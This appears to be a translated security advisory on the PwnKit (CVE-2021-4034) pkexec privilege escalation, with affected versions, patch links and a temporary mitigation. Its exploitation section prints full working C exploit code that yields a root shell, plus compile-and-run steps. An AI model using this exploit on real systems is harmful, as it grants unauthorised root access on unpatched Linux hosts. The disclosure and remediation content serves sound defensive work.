CVE-2021-4034 Linux Polkit pkexec Privilege Escalation Vulnerability
Polkit’s pkexec contains a privilege escalation vulnerability that allows a local attacker to manipulate environment variables and execute arbitrary code as root on affected Linux systems.
Read in Chinese→0x01 CVE-2021-4034 Vulnerability Details
Polkit (PolicyKit) is a component used to control system-wide privileges on Unix-like systems. It provides an organized way for unprivileged processes to communicate with privileged processes. pkexec is part of the open-source Polkit application framework. It mediates interactions between privileged and unprivileged processes, allowing authorized users to execute commands as another user, and serves as an alternative to sudo.
On January 25, researchers publicly disclosed a privilege escalation vulnerability discovered in Polkit’s pkexec (CVE-2021-4034, also known as PwnKit). It exists in the default configurations of all major Linux distributions. Affected versions of pkexec fail to properly handle the number of invocation arguments, ultimately attempting to execute an environment variable as a command. An attacker can exploit this vulnerability by modifying environment variables, tricking pkexec into executing arbitrary code and thereby escalating local privileges to root.
0x02 Affected Versions
All versions of Polkit since 2009 (present in all major Linux distributions)
CentOS series:
CentOS 6: polkit-0.96-11.el6_10.2
CentOS 7: polkit-0.112-26.el7_9.1
CentOS 8.0: polkit-0.115-13.el8_5.1
CentOS 8.2: polkit-0.115-11.el8_2.2
CentOS 8.4: polkit-0.115-11.el8_4.2
Ubuntu series:
Ubuntu 20.04 LTS: policykit-1 - 0.105-26ubuntu1.2
Ubuntu 18.04 LTS: policykit-1 - 0.105-20ubuntu0.18.04.6
Ubuntu 16.04 ESM: policykit-1 - 0.105-14.1ubuntu0.5+esm1
Ubuntu 14.04 ESM: policykit-1 - 0.105-4ubuntu3.14.04.6+esm1
0x03 Exploitation
Exploitation is very simple.
1. Download
https://github.com/arthepsy/CVE-2021-4034
git clone https://github.com/arthepsy/CVE-2021-4034Because the code is simple, it can also be written directly to a file.
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

char *shell =
	"#include <stdio.h>\n"
	"#include <stdlib.h>\n"
	"#include <unistd.h>\n\n"
	"void gconv() {}\n"
	"void gconv_init() {\n"
	"	setuid(0); setgid(0);\n"
	"	seteuid(0); setegid(0);\n"
	"	system(\"export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin; rm -rf 'GCONV_PATH=.' 'pwnkit'; /bin/sh\");\n"
	"	exit(0);\n"
	"}";

int main(int argc, char *argv[]) {
	FILE *fp;
	system("mkdir -p 'GCONV_PATH=.'; touch 'GCONV_PATH=./pwnkit'; chmod a+x 'GCONV_PATH=./pwnkit'");
	system("mkdir -p pwnkit; echo 'module UTF-8// PWNKIT// pwnkit 2' > pwnkit/gconv-modules");
	fp = fopen("pwnkit/pwnkit.c", "w");
	fprintf(fp, "%s", shell);
	fclose(fp);
	system("gcc pwnkit/pwnkit.c -o pwnkit/pwnkit.so -shared -fPIC");
	char *env[] = { "pwnkit", "PATH=GCONV_PATH=.", "CHARSET=PWNKIT", "SHELL=pwnkit", NULL };
	execve("/usr/bin/pkexec", (char*[]){NULL}, env);
}
2. Compile
gcc cve-2021-4034-poc.c -o cve-2021-4034-poc3. Run
./cve-2021-4034-poc


```## 4. Success
CentOS 7
Ubuntu 18
# 0x04 Remediation
### General Remediation Recommendations
Based on the information in `影响版本`, check affected systems and upgrade to `安全版本`
### Temporary Remediation Recommendations
This vulnerability has now been fixed. Affected users are advised to upgrade and apply updates promptly.
Patch download link:
https://gitlab.freedesktop.org/polkit/polkit/-/commit/a2bf5c9c83b6ae46cbd5c779d3055bff81ded683
Notes:
1. Ubuntu has released updates for PolicyKit to address the vulnerability in the 14.04 and 16.04 ESM releases, as well as the more recent 18.04, 20.04, and 21.04 releases.
Download link:
https://ubuntu.com/security/notices/USN-5252-2
2. Red Hat has provided security updates for polkit on its Workstation and Enterprise products.
Download link:
https://access.redhat.com/security/security-updates/#/security-advisories
3. If no patch is available for the system, the SUID bit can be removed from pkexec as a temporary mitigation, for example: chmod 0755 /usr/bin/pkexec
References:
https://www.venustech.com.cn/new\_type/aqtg/20220126/23411.html
https://blog.qualys.com/vulnerabilities-threat-research/2022/01/25/pwnkit-local-privilege-escalation-vulnerability-discovered-in-polkits-pkexec-cve-2021-4034
https://www.bleepingcomputer.com/news/security/linux-system-service-bug-gives-root-on-all-major-distros-exploit-released/
https://access.redhat.com/security/cve/cve-2021-4034